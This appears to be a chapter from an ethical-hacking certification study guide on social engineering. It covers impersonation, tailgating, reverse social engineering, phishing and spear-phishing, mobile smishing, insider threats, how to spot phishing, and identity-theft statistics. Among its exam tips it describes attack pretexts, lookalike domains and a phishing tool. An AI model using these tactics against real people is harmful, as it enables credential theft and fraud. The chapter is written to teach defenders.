For the most part, people naturally trust one another—especially when authority of some sort is injected into the mix—and they will generally perform good deeds for one another. This engrained desire to trust is part of what some might say is human nature, however that may be defined. It's what separates us from the animal kingdom, and the belief that most people are good at heart is one of the things that makes life a joy for a lot of folks. Unfortunately, it also represents a glaring weakness in security that attackers gleefully, and successfully, take advantage of.

*Social engineering* is the art of manipulating a person, or a group of people, into providing information or a service they otherwise would never have given. Social engineers prey on people's natural desire to help one another, their tendency to listen to authority, and their trust of offices and entities. For example, I bet the overwhelming majority of users will say, if asked directly, that they would never share their password with anyone. However, I also bet that a pretty decent percentage of that same group will gladly hand over their password—or provide an easy means of getting it—if they're asked nicely by someone posing as a help desk employee or network administrator. I've seen it too many times to doubt it. Put that request in an official-looking e-mail, and the success rate can go up even higher.

---



**EXAM TIP** I doubt this will appear on the exam, but in the interest of covering everything, you should know that EC-Council defines four phases of successful social engineering:

1. Research (dumpster dive, visit websites, tour the company, and so on).
2. Select the victim (identify frustrated employee or other promising targets).
3. Develop a relationship.
4. Exploit the relationship (collect sensitive information).

Social engineering is a nontechnical method of attacking systems, which means it's not limited to people with technical know-how. Whereas "technically minded" people might attack firewalls, servers, and desktops, social engineers attack the help desk, the receptionist, and the problem user down the hall everyone is tired of working with. It's simple, easy, effective, and darn near impossible to

contain. And I'd bet dollars to doughnuts the social engineer will often get just as far down the road in successful penetration testing in the same amount of time as the "technical" folks.

And why do these attacks work? Well, EC-Council defines five main reasons and four factors that allow them to happen. The following are all reasons people fall victim to social engineering attacks:

- Human nature (trusting in others)
- Ignorance of social engineering efforts
- Fear (of consequences of not providing requested information)
- Greed (promised gain for providing the requested information)
- A sense of moral obligation

As for the factors that allow these attacks to succeed, insufficient training, unregulated information (or physical) access, complex organizational structure, and lack of security policies all play roles. Regardless, you're probably more interested in the "how" of social engineering opposed to the "why it works," so let's take a look at how these attacks are actually carried out.

All social engineering attacks fall into one of three categories: human based, computer based, or mobile based.

## **Human-Based Social Engineering Attacks**

Human-based social engineering uses interaction in conversation or other circumstances between people to gather useful information. This can be as blatant as simply asking someone for their password or as elegantly wicked as getting the target to call you with the information—after a carefully crafted setup, of course. The art of human interaction for information gathering has many faces, and there are innumerable attack vectors to consider. We'll just stick to what ECC expects you to know for your exam.

Dumpster diving is what it sounds like—a dive into a trash can of some sort to look for useful information. However, the truth of real-world dumpster diving is a horrible thing to witness or be a part of. Dumpster diving is the traditional name given to what some people affectionately call “TRASHINT,” or *trash intelligence*. Sure, rifling through the dumpsters, paper-recycling bins, and office trash cans can provide a wealth of information (like written-down passwords, sensitive documents, access lists, PII, and so on), but you’re just as likely to find hypodermic needles, rotten food, and generally the vilest things you can imagine. Oh, and here’s a free tip for you—make sure you do this outside. Pulling trash typically requires a large area, where the overall smell of what you retrieve won’t infect the building in which you’re operating. Air freshener, thick gloves, a mask, and a strong stomach are mandatory. To put this mildly, Internet tough guys are often no match for the downright nastiness of dumpster diving, and if you must resort to it, good luck. Dumpster diving isn’t as much “en vogue” as it used to be (after all, paperless environments and the advent of smartphones and other hand-held devices eliminated most of the goodies left lying around), but in specific situations it may still prove valuable. Although technically a physical security issue, dumpster diving is covered as a social engineering topic per EC-Council.

---



**NOTE** Sometimes the condition in which you find dumpster material can be an indicator of potentially important information. If you’re rifling through tons of paperwork found in a dumpster but lots of it is strip-shredded, the documents likely were shredded for a reason.

One of the more common forms of social engineering, *impersonation* encompasses a huge swath of attack vectors. Basically, the social engineer pretends to be someone or something

he or she is not, and that someone or something—like, say, an employee, a valid user, a repairman, an executive, a help desk person, an IT security expert...heck, even an FBI agent—is someone or something the target either respects, fears, or trusts. Pretending to be someone you're not can result in physical access to restricted areas (providing further opportunities for attacks), not to mention access to any sensitive information (including credentials) your target feels you have a need and right to know. Pretending to be a person of authority introduces intimidation and fear into the mix, which sometimes works well on "lower-level" employees, convincing them to assist in gaining access to a system or, really, anything you want. Just keep in mind the familiar refrain we've kept throughout this book and be careful—you might think pretending to be an FBI agent will get a password out of someone, but you need to be aware the FBI will not find that humorous at all. Impersonation of law enforcement, military officers, or government employees is a federal crime, and sometimes impersonating another company can get you in hot water. So, again, be careful.

Of course, as an attacker, if you're going to impersonate someone, why not impersonate a tech support person? Calling a user as a technical support person and warning him of an attack on his account almost always results in good information.

Tech support professionals are trained to be helpful to customers—it's their goal to solve problems and get users back online as quickly as possible. Knowing this, an attacker can call up posing as a user and request a password reset. The help desk person, believing they're helping a stranded customer, unwittingly resets a password to something the attacker knows, thus granting him access the easy way. Another version of this attack is known as *authority support*.



**EXAM TIP** Using a phone during a social engineering effort is known as "vishing" (short for *voice phishing*). No, I

don't make this stuff up.

Shoulder surfing and eavesdropping are other valuable human-based social engineering methods. Assuming you already have physical access, it's amazing how much information you can gather just by keeping your eyes open. An attacker taking part in shoulder surfing simply looks over the shoulder of a user and watches them log in, access sensitive data, or provide valuable steps in authentication. Believe it or not, shoulder surfing can also be done "long distance," using vision-enhancing devices such as telescopes and binoculars. And don't discount eavesdropping as a valuable social engineering effort. While standing around waiting for an opportunity, an attacker may be able to discern valuable information by simply overhearing conversations. You'd be amazed what people talk about openly when they feel they're in a safe space.

Tailgating is something you probably already know about, but piggybacking is a rather ridiculous definition term associated with it you'll need to remember, even though many of us use the terms interchangeably. Believe it or not, there is a semantic difference between them on the exam—sometimes. *Tailgating* occurs when an attacker has a fake badge and simply follows an authorized person through the opened security door. *Piggybacking* is a little different in that the attacker doesn't have a badge but asks for someone to let her in anyway. She may say she's left her badge on her desk or at home. In either case, an authorized user holds the door open for her even though she has no badge visible.



**EXAM TIP** If you see an exam question listing both tailgating and piggybacking, the difference between the two comes down to the presence of a fake ID badge (tailgaters have them, piggybackers don't). On questions where they



both do not appear as answers, the two are used interchangeably. No, I don't know why.

Another access card attack that's worth mentioning here may not be on your exam, but it should be (and probably will at some point in the near future). Suppose you're minding your own business, wandering around to get some air on a nice, sunny afternoon at work. A guy with a backpack accidentally bumps into you and, after several "I'm sorry—didn't see you man!" apologies, he wanders off. Once back in his happy little abode he duplicates the RFID signal from your access card and, just like that, your physical security access card is now his.

RFID identity theft (sometimes called *RFID skimming*) is usually discussed regarding credit cards, but assuming the bad guy has the proper equipment (easy enough to obtain) and a willingness to ignore the FCC, it's a huge concern regarding your favorite proximity/security card. Again, this isn't in the official study material as far as I can find, so I'm not sure there is a specific name given to the attack by ECC, but the principle is something you need to be aware of—both as a security professional looking to protect assets and as an ethical hacker looking to get into a building.

Another really devious social engineering impersonation attack involves getting the *target* to call *you* with the information, known as *reverse social engineering*. The attacker will pose as some form of authority or technical support and set up a scenario whereby the user feels he must dial in for support. And, like seemingly everything involved in this certification exam, the attack involves specific steps: advertisement, sabotage, and support. First, the attacker advertises or markets his position as "technical support" of some kind. In the second step, the attacker performs some sort of sabotage, whether a sophisticated DoS attack or simply pulling cables. In any case, the damage is such that the user feels they need to call technical support, which leads to the third step: the attacker attempts to "help" by asking for login credentials, thus completing the third step and gaining access to the system.



**NOTE** Reverse social engineering actually points out a general truth in the pen testing world: inside-to-outside communication is always more trusted than outside-to-inside communication. Having someone internal call you, the pen tester, instead of the other way around, is akin to starting a drive on the opponent's one-yard line; you've got a much greater chance of success this way.

For example, suppose a social engineer has sent an e-mail to a group of users warning them of "network issues tomorrow" and has provided a phone number for the "help desk" if they are affected. The next day, the attacker performs a simple DoS on the machine, and the user dials up, complaining of a problem. The attacker then simply says, "Certainly I can help you—just give me your ID and password, and we'll get you on your way."

Regardless of the "human-based" attack you choose, remember that presentation is everything. The "halo effect" is a well-known and well-studied phenomenon of human nature, whereby a single trait influences the perception of other traits. If, for example, a person is attractive, studies show that people will assume they are more intelligent and will also be more apt to provide them with assistance. Humor, great personality, and a "smile while you talk" voice can take you far in social engineering. Remember, people want to help and assist you (most of us are hardwired that way), especially if you're pleasant.

## **Social Engineering in the Real World**

Since we're spending an entire chapter on what amounts to charming your way into access that you otherwise would need technology, tools, time, and specific skills to achieve, I thought it might be beneficial to see if it actually works in the real world. Now don't get me wrong here, I am *not* saying social

engineering isn't a skill. Quite the contrary, as I know folks who are maestros at the art. However, there seems to be some weird perception that social engineering is just easy, and since it's so simple it couldn't possibly work as well as a team of hackers working together in a darkened room somewhere.

If you're of that mindset, it's time for a little education. I searched for social engineering case studies and found more than I could include here for you, so I'll just grab a few from the top of the heap.

For example, let's take a look at the case of an American network service provider losing \$39.1 million to attackers in 2015. You may be wondering how the attackers got in, what attack vector they chose, and what leftover vulnerability patch allowed them to get in, taking time to escalate privileges and then moving around to steal money. And while the answers to any of those questions would probably be concerning enough, the real attack was so much simpler, so ridiculous on its face, you won't believe it: the attackers simply e-mailed company employees and asked them to send money. It's true! The attackers wrote e-mails introducing themselves as executive members of the company and then asked employees in finance to transfer large amounts of money to a bank account they, the cybercriminals, owned.

And how about the famous attack used by a security audit team on the Warsaw (Poland) branch of an international corporation? Even though the company had state-of-the-art hardware and software security systems, eight pizzas were enough to get past it all. The security audit team sent an e-mail to company employees advising them that a new pizza place was opening close to the building and, as part of grand opening, the first few orders for pizzas would get a 30 percent discount and a free gift.

Some employees thought this a great idea and organized an impromptu Pizza Day for their office, ordering eight pizzas from the site. Security audit personnel, posing as pizza delivery

persons, showed up several minutes later with the pizzas, the promised 30 percent discount, and their free gifts—eight USB sticks with LED lamps that changed colors to music rhythms. Gleefully, the employees plugged them into their computers and voilà!—the security audit team had remote access to the company's computer infrastructure and demonstrated they could have destabilized the entire company in just a few minutes.

More? Try these on for size:

- An attacker posing as a new employee called the U.S. Justice Department and simply asked for the access code to a restricted website, which resulted in twenty thousand FBI employees and nine thousand employees of the U.S. Department of Homeland Security having their personal data leaked.
- Ever seen the television show *Shark Tank*? An attacker posing as an assistant to one of the "sharks," Barbara Corcoran, sent an e-mail to a bookkeeper requesting a renewal payment for some real estate investments. \$400,000 later, the fraud was discovered when the bookkeeper sent an e-mail to the assistant's correct address asking about the transaction.
- In 2019 an attacker called a finance executive at Toyota Boshoku Corporation and somehow convinced the executive to change a recipient's bank account information for a recurring upcoming wire transfer. The attack resulted in the loss of just over \$37 million.

We could go on and on here, and interesting stories about these types of attacks abound online, but the point is social engineering not only works, but works well—and often. And before you climb onto your high horse of intellectual superiority and claim there's *no way* it could happen to you, I challenge

you to consider the most common implementation of social engineering you'll see in your day-to-day life—the salesperson.

You've never purchased something and, afterward, thought, "I don't need this! Why did I get it?" You've never gone to an auto dealership and left with more than you wanted, sometimes even with a different *car* than you went there for?"

Salespersons are trained to be excellent social engineers, and the good ones are experts at the craft. Think about it—the goal of the social engineer and the salesperson is the same: convince someone to do something they would not normally do. Whether that is spending \$600 on cosmetics when they only came in for mascara, or getting someone to give you the password to a system you should not have access to, the methods for getting there are strikingly similar.

I'd never really thought about social engineering within the context of retail, but seeing my children work as salespersons and reading material on influence and sales in particular has opened my eyes. Next time you're at a store or a car dealership, pay attention to customer interactions through the lens of a social engineer. There's a lot to learn.

Finally, this portion of the chapter can't be complete without a quick discussion of what EC-Council has determined to be the single biggest threat to your security—the insider attack. I mean, after all, they're *already* inside your defenses. You trust them and have provided them with the access, credentials, information, and resources to do their job. If one of them goes rogue or decides for whatever reason they want to inflict damage, there's not a whole lot you can do about it. What if an employee decides to spy for the competition, to bring home a little extra money from time to time? And if that's not bad enough, suppose you add anger, frustration, and disrespect to the situation. Might an angry, disgruntled employee go the extra step beyond self-gratification and just try to burn the whole thing down? You better believe they will.

Disgruntled employees get that way for a variety of reasons. Maybe they're just angry at the organization itself because of some policy, action, or political involvement. Maybe they're angry at a real or perceived slight—sometimes it's seeing someone else take credit for their work, and sometimes it's as simple as not hearing “thank you for doing a good job” enough. And sometimes they're just mad at the people they work with on a day-to-day basis—whether they're peers or supervisors. Interpersonal relationships in the office place are oftentimes the razor's edge. A disgruntled employee—someone who is angry at the circumstances and situations surrounding his duties, the organization itself, or even the people he works with—has the potential to do some serious harm to the bottom line.

---



**EXAM TIP** There are four semantic twists with insider names to create a “type” of insider threat for you to memorize. However, they're all fairly self-explanatory. For instance, a *negligent insider* is probably the one choosing lax security and the easiest path, while a *professional insider* is one specifically looking to exploit his insight for personal gain. A *malicious insider* is a disgruntled employee intentionally introducing malware, and a *compromised insider* is someone who has been compromised by an outside agent.

And there's more to consider regarding disgruntled employees than just the obvious. While you may instantly be picturing an angry employee “hacking” his way around inside the network to exact revenge on the company, suppose the “attack” isn't technical in nature at all. Suppose the employee just takes the knowledge and secrets in his head and provides them to the competition over lunch at Applebee's? For added fun, also consider that the disgruntled employee *doesn't even need to still be employed* at your

organization to cause problems. A recently fired angry employee potentially holds a lot of secrets and information that can harm the organization, and she won't need to be asked nicely to provide it. It's enough to make you toss your papers in the air and take off for the woods. Certainly you can enforce security policies and pursue legal action as a deterrent, and you can practice separation of duties, least privilege, and controlled access all you want, but at some point you must trust the individuals who work in the organization. Your best efforts may be in vetting the employees in the first place, ensuring you do your absolute best to provide everything needed for them to succeed at work, and making sure you have really good disaster recovery and continuity of operations procedures in place.

---



**NOTE** EC-Council's official courseware once recommended *The Italian Job*, *Catch Me If You Can*, and *Matchstick Men* as educational movies on social engineering. While I won't necessarily argue with their choices, the entire time I was writing about disgruntled employees I was thinking about Milton and his red stapler from *Office Space* (he didn't socially engineer anything, but he sure did show what a motivated disgruntled employee can do). And as far as movies go, *Ferris Bueller's Day Off* is almost entirely dedicated to social engineering, even if it was just about a high school kid.

Finally, in this disgruntled employee/internal user discussion, there's one other horrifying idea to consider. I've discussed before in this book how a hacker always has the advantage of time, so what happens if an attacker is really dedicated to the task and just applies for a job in your organization? As I've said multiple times, your insider risks far outweigh external ones; the insider is already trusted, so a lot of your defenses won't come into play. And if that's the case, what's to stop a dedicated hacker from applying for a job

and working a couple of months to set up their attack? How hard could it be to generate a good resume and find a job in a company?

I know from experience how difficult finding truly talented employees in the IT sector can be, and HR departments are accustomed to seeing IT resumes with multiple, short-term job listings on them. Hiring managers, over time, can even get desperate to find the right person for a given need, and it's a gold mine for a smart hacker. The prospect of a bad guy simply walking in to the organization with a badge and access *I gave him* is frightening to me, and it should concern you and your organization as well. Just remember that hackers aren't the pimply faced teenage kids sitting in a dark room anymore. They're highly intelligent, outgoing folks, and they oftentimes have one heck of a good resume.

## Computer-Based Attacks

Prepare for a shock: *computer-based social engineering attacks* are those attacks carried out with the use of a...computer. ECC lists several of these attack types, although there are probably more we could imagine if we really thought about it. Attacks include specially crafted pop-up windows, hoax e-mails, chain letters, instant messaging, spam, and phishing. Add social networking to the mix, and things can get crazy in a hurry. A quick jaunt around Facebook, Twitter, and LinkedIn can provide all the information an attacker needs to profile, and eventually attack, a target. Lastly, although it may be little more involved, why not just spoof an entire website or set up a rogue wireless access point? These may be on the fuzzy edge of social engineering, but they are a gold mine for hackers.



**NOTE** One of my favorite social engineering attack names is "scareware." It's basically phishing, or targeted



malicious advertising, that scares the user into purchasing or downloading and installing “security software.”

Social networking provides one of the best means for people to communicate with one another and to build relationships to help further personal and professional goals. Unfortunately, social networking also provides hackers with plenty of information on which to build an attack profile. For example, consider a basic Facebook profile: date of birth, address, education information, employment background, and relationships with other people are all laid out for the picking. LinkedIn provides that and more—showing exactly what specialties and skills the person holds, as well as peers they know and work with.

Information such as date of birth seems like legitimate information to mine from social media, but is the rest of that fluff really all that important? Should we really spend time reading others’ Facebook walls? I mean, seriously, what can you do with all those arguments, posted videos of cats, and selfies? Well, consider the following as a small, oversimplified, but very easy to pull off social media attack structure: Suppose you’re a bad guy (or an ethical hacker hired to portray one) and want to gain access to Oinking Pig Computing (a company I just made up, because the little pig toy I have on my desk is begging to be a part of this book). You spend a little time researching OPC and find this employee name Julie Nocab, who is active on Facebook a lot. Julie posts about everything—where she goes, who she hangs out with, pictures of the food she eats, and what projects at work really stink. By reading through these posts, you discover she works for a guy named Bob Krop. You also discover she loves red wine, kayaking, and hanging out with her friends, including somebody named Joe Egasuas, who also works in her department.

You crack your virtual fingers and start thinking about what you can do with this information. You *could* craft an e-mail to Julie from Bob, asking her about one of the projects she was working on and telling her to open this Excel spreadsheet attachment to update the status. You might also send her a message from Joe about one of

their favorite hangouts, alerting her that it was going to close. All she needs to do is click the website link to read the story. Pretty simple example, but you get the drift. The filler for these types of messages comes from the stuff people share on social media without even thinking about it, and a little specific personalization goes a long way toward getting someone to open your message and unwittingly install your access.

---



**NOTE** Abraham Lincoln once said, “No man has a good enough memory to be a successful liar.” This applies in the social engineering world as well. The more lies you tell, the more you’ll have to make true. If you pose as someone’s friend, they’re far more likely to recognize something unusual—even an odd e-mail address. If you lie about what company you’re coming from, then you have to be prepared to make that company exist if asked. The whole backstopping process is one where simplicity is often the best approach. To end on a quote, I think Mark Twain put it best: “If you tell the truth, you don’t have to remember anything.”

Speaking of e-mail examples, probably the simplest and most common method of computer-based social engineering is known as *phishing*. A phishing attack involves crafting an e-mail that appears legitimate but in fact contains links to fake websites or to download malicious content. The e-mail can appear to come from a bank, credit card company, utility company, or any number of legitimate business interests a person might work with. The links contained within the e-mail lead the user to a fake web form in which the information entered is saved for the hacker’s use.

---



**NOTE** Attackers who craft phishing e-mails are like any other community—there are those who are really good at it and those who are really, really bad. If the quality of the bait being used to deceive you is really good (for example, using real project names, real personnel involved, and referenced insider information), not only is it coming from one of the better attackers, but you’re also probably being targeted specifically. If the e-mail is full of misspellings and concerned more with personal areas of your life than with your project, you’re probably looking at a poor phisher who’s just looking to add bots to his army.

Phishing e-mails can be very deceiving, and even a seasoned user can fall prey to them. Although some phishing e-mails can be prevented with good perimeter e-mail filters, it’s impossible to prevent them all. The best way to defend against phishing is to educate users on methods to spot a bad e-mail and hope for the best. [Figure 12-1](#) shows an actual e-mail I received a long while ago. Although a pretty good effort, it still screamed “Don’t call them!” to me. Note the implied urgency, with all the official-looking logos all over the place—after all, it just *has* to be real because nobody could cut and paste logos into an e-mail...could they?



---

**Figure 12-1** Phishing example

The following list contains items that may indicate a phishing e-mail—items that can be checked to verify legitimacy:

- **Beware unknown, unexpected, or suspicious originators** As a general rule, if you don't know the person or entity sending the e-mail, you should be suspicious. Even if the e-mail is from someone you know but the content seems out of place or unsolicited, you should be cautious. In the case of [Figure 12-1](#), not only was this an unsolicited e-mail from a known business, but the address in the "From" line was cap1fraud@prodigy.net—a far cry from the *real* Capital One and a big indicator this was destined for the trash bin. Ensure the originator is actually the originator you expect: cap1fraud@capital-one=fraud.com looks really official, but it's just as fraudulent as a plug nickel.
- **Be aware of who the e-mail is addressed to** We're all cautioned to watch where an e-mail's from, but an indicator of phishing can also be the "To" line itself, along with the opening e-mail greeting. Companies just don't send messages out to *all* users asking for information. They'll generally address you, personally, in the greeting instead of providing a blanket description: "Dear Mr. Walker" vs. "Dear Member." This isn't necessarily an "a-ha!" moment, but if you receive an e-mail from a (purportedly) legitimate business that doesn't address you by name, you may want to take caution. Besides, it's just rude.
- **Verify phone numbers** Just because an official-looking 800 number is provided does not mean it is legitimate. There are hundreds of sites on the Internet to validate the 800 number provided. Be safe, check it out, and know the friendly person on the other end actually works for the company you're doing business with. And as a quick note for the real world:

professional attackers will always have someone manning a fake 800 number to answer whatever phish they're trying (they're also usually the supervisor of someone who might have physically broken in).

- **Beware bad spelling or grammar** Granted, a lot of us can't spell very well, and I'm sure e-mails you receive from your friends and family have had some "creative" grammar in them. However, e-mails from MasterCard, Visa, and American Express aren't going to have misspelled words in them, and they will almost never use verbs out of tense. Note in [Figure 12-1](#) that the second instance of the word *activity* is misspelled.
- 



**NOTE** Here's a great real-world phishing example that is common and successful: adding "—benefits" to the end of a company name. An e-mail coming from "*YourCompany-Benefits.com*" is almost always at least opened by those inside *YourCompany* (watch a demo at <https://www.youtube.com/watch?v=DB6ywr9fngU>). And why wouldn't it be? It looks legitimate and is something most in the corporate world see on a regular basis. Time this appropriately (like, say, during open enrollments for company benefits), and you've got a winner.

- **Always check links** Many phishing e-mails point to bogus sites. Simply changing a letter or two in the link, adding or removing a letter, changing the letter *o* to a zero, or changing a letter */* to the number 1 completely changes the DNS lookup for the click. For example, [www.capitalone.com](http://www.capitalone.com) will take you to Capital One's website for your online banking and credit cards. However, [www.capita1one.com](http://www.capita1one.com) will take you to a fake website that looks a lot like it but won't do anything other than give your user ID and password to the bad guys. Additionally, even if the text reads [www.capitalone.com](http://www.capitalone.com), hovering the mouse

pointer over it will show where the link really intends to send you.

---



**EXAM TIP** You'll probably see the Fake AV pop-up at some point on your exam. There are a variety of different versions, but most are easy to pick out. Fake AV (aka Rogue Security) allows an attacker potential access to personally identifiable information such as billing address and credit card details. Be sure to verify any link in an e-mail or other notification regarding Fake AV or Rogue Security.

Another version of this attack is still phishing—in other words, it involves the use of fake e-mails to elicit a response—but the objective base makes it different. While a phishing attack usually involves a mass-mailing of a crafted e-mail in hopes of snagging some unsuspecting reader, *spear phishing* is a targeted attack against an individual or a small group of individuals within an organization. Spear phishing usually is a result of a little reconnaissance work that has churned up some useful information. For example, an attacker may discover the names and contact info for all the executives within an organization, craft an e-mail specifically relevant to this group, and send it directly to their e-mail addresses. In a cute little semantic spin-off, if the group targeted consists of mainly high-level targets within the organization, the effort is referred to as *whaling*.

---



**NOTE** ShellPhish (<https://github.com/suljot/shellphish>) is among several tools out there to help perform phishing attacks.

But don't forget that spear phishing can be used against a *single* target as well. Suppose, for example, you discovered the contact information for a shipping and receiving clerk inside the organization. Perhaps crafting an e-mail to look like a bill of lading or something similar might be worthwhile?

---



**EXAM TIP** EC-Council also references two variants inside the umbrella of phishing. First is something called *pharming*—the use of malicious code of some sort that redirects a user's web traffic. This is known as "phishing without a lure." The second is called *spimming*, and it involves spam messages over instant messaging.

And one final note on spear phishing: perhaps not so surprisingly, spear phishing is very effective—even more so than regular phishing. The reasoning for this comes down to your audience: if the audience is smaller and has a specific interest or set of duties in common, it makes it easier for the attacker to craft an e-mail that audience would be interested in reading. In fact, because it is so successful, spear phishing is the number-one social engineering attack in today's world, with too many government organizations and business entities falling prey to list here.

---



**EXAM TIP** Although nothing is foolproof, a couple of options can assist in protecting against phishing. The Netcraft Extension and the PhishTank Toolbar can help in identifying risky sites and phishing behavior. A *sign-in seal* is an e-mail protection method that uses a secret message or image that can be referenced on any official communication with the site. This sign-in seal is kept locally

on your computer, so the theory is no one can copy or spoof it.

Although phishing is probably the most prevalent computer-based social engineering attack you'll see, there are plenty of others. Many attackers make use of code to create pop-up windows users will unknowingly click, as shown in [Figure 12-2](#). These pop-ups take the user to malicious websites where all sorts of badness is downloaded to their machines, or users are prompted for credentials at a realistic-looking web front. A common method of implementation is the prevalence of fake antivirus (AV) programs taking advantage of outdated Java installations on systems. Usually hidden in ad streams on legitimate sites, a Java applet is downloaded that, in effect, takes over the entire system, preventing the user from starting any new executables. All that said, modern browsers have developed a near hatred for Java due to all this nonsense, so it's getting harder and harder to pull off these attacks.



---

**Figure 12-2** Fake AV pop-up

---



**NOTE** Many companies employ training regarding phishing, but occasionally even that can get out of hand. The semi-malicious file you embedded to train folks not to click links? Nothing to really worry about until User Joe



forwards it out of the environment and it spreads to 40 other businesses.

Another successful computer-based social engineering attack involves the use of chat or messenger channels. Attackers not only use chat channels to find out personal information to employ in future attacks, but they make use of the channels to spread malicious code and install software. In fact, Internet Relay Chat (IRC) is one of the primary ways zombies (computers that have been compromised by malicious code and are part of a “botnet”) are manipulated by their malicious code masters.

## **Mobile-Based Attacks**

Generally speaking, I despise made-up memorization terms solely for exam purposes, and I used to look at this section in the same way. But recently my thoughts on the matter have changed, since mobile computing, and subsequently mobile attacks, have become so ubiquitous in our lives. Don’t get me wrong—I’m still no fan of memorization terms—but there’s no ignoring the fact that social engineering not only can work on mobile devices, but one could argue it’s becoming one of the primary attack vectors for it. For example, consider the “fool-proof” two-factor authentication measures banks and other sites use now—log in on the PC, then have a code texted to you to complete the process. With most of our security eyeballs trained on desktop security, doesn’t the mobile side of it become the logical target?

For example, consider ZitMo (ZeuS-in-the-Mobile), a piece of malware that turned up on Android phones all over the place. Attackers knew two-factor authentication was taking place, so ZitMo was designed to capture the phone itself, ensuring the one-time passwords also belonged to the bad guys. The target would log on to their bank account and see a message telling them to download an application on their phone in order to receive security messages. Thinking they were installing security, victims instead were installing a means for the attacker to have access to their user credentials

(sending the second authentication factor to both victim and attacker via text).

Other malware types activated an SMS message from the victim's phone that was sent to request premium services. The attacker would then delete any return SMS messages acknowledging the charges, ensuring the victim would have no idea this was going on until a giant cell phone bill arrived in the mail. Change that just a tad to send messages to *everyone in the user's contact list* and charging—now the attacker has several phones unknowingly installing and charging to his services.

*Mobile-based social engineering attacks* are those that take advantage of mobile devices—in particular, their applications and services—to carry out their end goal. Whereas phishing and pop-ups fall under computer-based social engineering attacks, mobile-based social engineering attacks show up as an app or SMS issue. EC-Council defines four categories of mobile-based social engineering attacks:

- **Publishing malicious apps** An attacker creates an app that looks like, acts like, and is named similarly to a legitimate application.
- **Repackaging legitimate apps** An attacker takes a legitimate app from an app store and modifies it to contain malware, posting it on a third-party app store for download. For example, this once happened with a version of *Angry Birds*.
- **Fake security applications** This one actually starts with a victimized PC. The attacker infects a PC with malware and then uploads a malicious app to an app store. Once the user logs in, a malware pop-up advises them to download bank security software to their phone. The user complies, thus infecting their mobile device.
- **SMS** An attacker sends SMS text messages crafted to appear as legitimate security notifications, with a phone number provided. The user unwittingly calls the number and provides

sensitive data in response. Per EC-Council, this is known as “smishing.”

---



**EXAM TIP** You'll most likely only see a couple of questions dealing with mobile-based social engineering attacks. Just remember, during your exam, if the attack deals with a mobile application or an SMS text, it's mobile based.

I know you're thinking that this was a very short section and, surely, I must have left something out. While I could go on and on with mobile-based social engineering attack stories and malware examples from Internet searches, I've scoured the ECC official courseware and, I promise you, this is all you need for mobile-based social engineering. As often repeated throughout this book, you need to keep abreast of this topic as each day goes by. Research mobile vulnerabilities and threats just as you would desktop and network ones, and give mobile security the care and concern it deserves.

## Preventing Social Engineering Attacks

And, finally, we couldn't have a discussion on social engineering attacks without at least a cursory mention of how to prevent them. Setting up multiple layers of defense, including change-management procedures and strong authentication measures, is a good start, and promoting policies and procedures is also a good idea. You can set up other physical and technical controls, but the only real defense against social engineering is user education. Training users—especially those in technical-support positions—on how to recognize and prevent social engineering is the best countermeasure available.

In the real world, though, defense against a very skilled social engineer may be nearly impossible. Social engineering preys on the very things that make us human, and a successful attack really comes down to the right person for the right situation. Male, female, old, young, sexy, ugly, muscular, or thin, it all matters, and it matters differently in different situations. The true social engineering master can figure out what they need to be in a matter of seconds, and before you know it, the attacker who is a pure alpha male in real life turns into a floor-staring introvert in order to achieve the goal. Recognizing what is needed—what role to play, what people in the room will respond to, and so on—is the hard part and is what separates the very successful from the also-rans.

### **“That’ll Never Happen to Me”**

Identity theft is a real, nonstop, ever-present threat in our information age, and no one—not even you, my highly educated and security-minded reader—is immune. It’s amazing to me that every time someone hears a story about identity theft or scams, they always have the same reaction regarding the victim: “Those poor uneducated buffoons, how could they fall for something that obvious?” But if this were a *Jeopardy* episode and the preceding title was revealed for the Daily Double, I’d hit my buzzer and respond with “What’s something every victim of identity theft says before they become a victim?”

Since the first edition of this book, I’ve been revisiting statistics and sources on all sorts of data points, and identity theft is no exception. As I pulled up statistics on ID theft each time, I had some expectations, based on history and current events at the time, that there would be declines in overall numbers, and maybe some definitive indicators of those most vulnerable. After all, I thought each time, we’re smarter now, right? There are ads, TV shows, and movies talking about ID theft. Heck, there are multiple companies who do nothing but

ID theft prevention and recovery. So of course it'll be better this time.

For four straight editions, I've been wrong. Each time the number has gone up, and each time the data was a bit bleaker. So this go-round I went in with no expectation at all to find good news. But, perhaps, there is a little kernel of bright news in what I found. According to the U.S. Department of Justice (<https://bjs.ojp.gov/library/publications/victims-identity-theft-2018>) and multiple other resources, statistics on ID theft show it's not just the naive among us falling victim, it's *everyone*, but the good news is the numbers appear to have dropped. Just over 14 million Americans have their identities used fraudulently each year (about 1 in 15 people in the United States), with each reported instance averaging approximately \$1343 in losses, but that number is down from 17.6 million in the previous Department of Justice report.

Good news so far, but what about narrowing down who we need to focus more education and preventative measures toward? In other words, if we can find out which groups fall victim most often maybe we can prevent even more identity theft. Perhaps, for example, the actual geographic location victims live in can give a clue. Or maybe gender. Or marital status. Or race. Age, maybe? Preference between Xbox and PS5? Proclivity to eat fish fried (as God intended) versus grilled?

The bad news is, there doesn't seem to be any *glaring* anomalies or standouts. Men and women were statistically equally likely to be victimized, although technically more women seem to fall victim to ID theft than men. As for age group, it turns out that's not a definitive indicator either. Fewer than 1 percent of 16- and 17-year-olds experienced ID theft, and just 1 percent of 18- to 24-year-olds were targeted. Every other age group is a statistical dead heat, with 50- to 64-year-olds taking the slight lead (mainly due to medical record theft).

The only statistical differences in groups come down to ethnicity, income, and, surprisingly, where you live. Whites were almost three times more likely to be victimized than any other ethnicity, and income levels of \$75,000 and above blow away lower-income brackets when it comes to ID theft. Interestingly, it's not the income or ethnicity that seems to be the catch in these groups (ID thieves don't necessarily have any idea what income level the target is at), but more the *use* of income. High-income earners tend to spend more, and they use their credit cards and IDs much more frequently than other groups. This provides more of a target-rich environment for the bad guys, so not surprisingly higher-income groups tend to fall victim more frequently. As for where you live, Florida, Georgia, California, Michigan, and Nevada were by far the worst ID theft states to live in, while residents of North Dakota, South Dakota, Hawaii, Maine, and Iowa report many fewer ID theft activities.

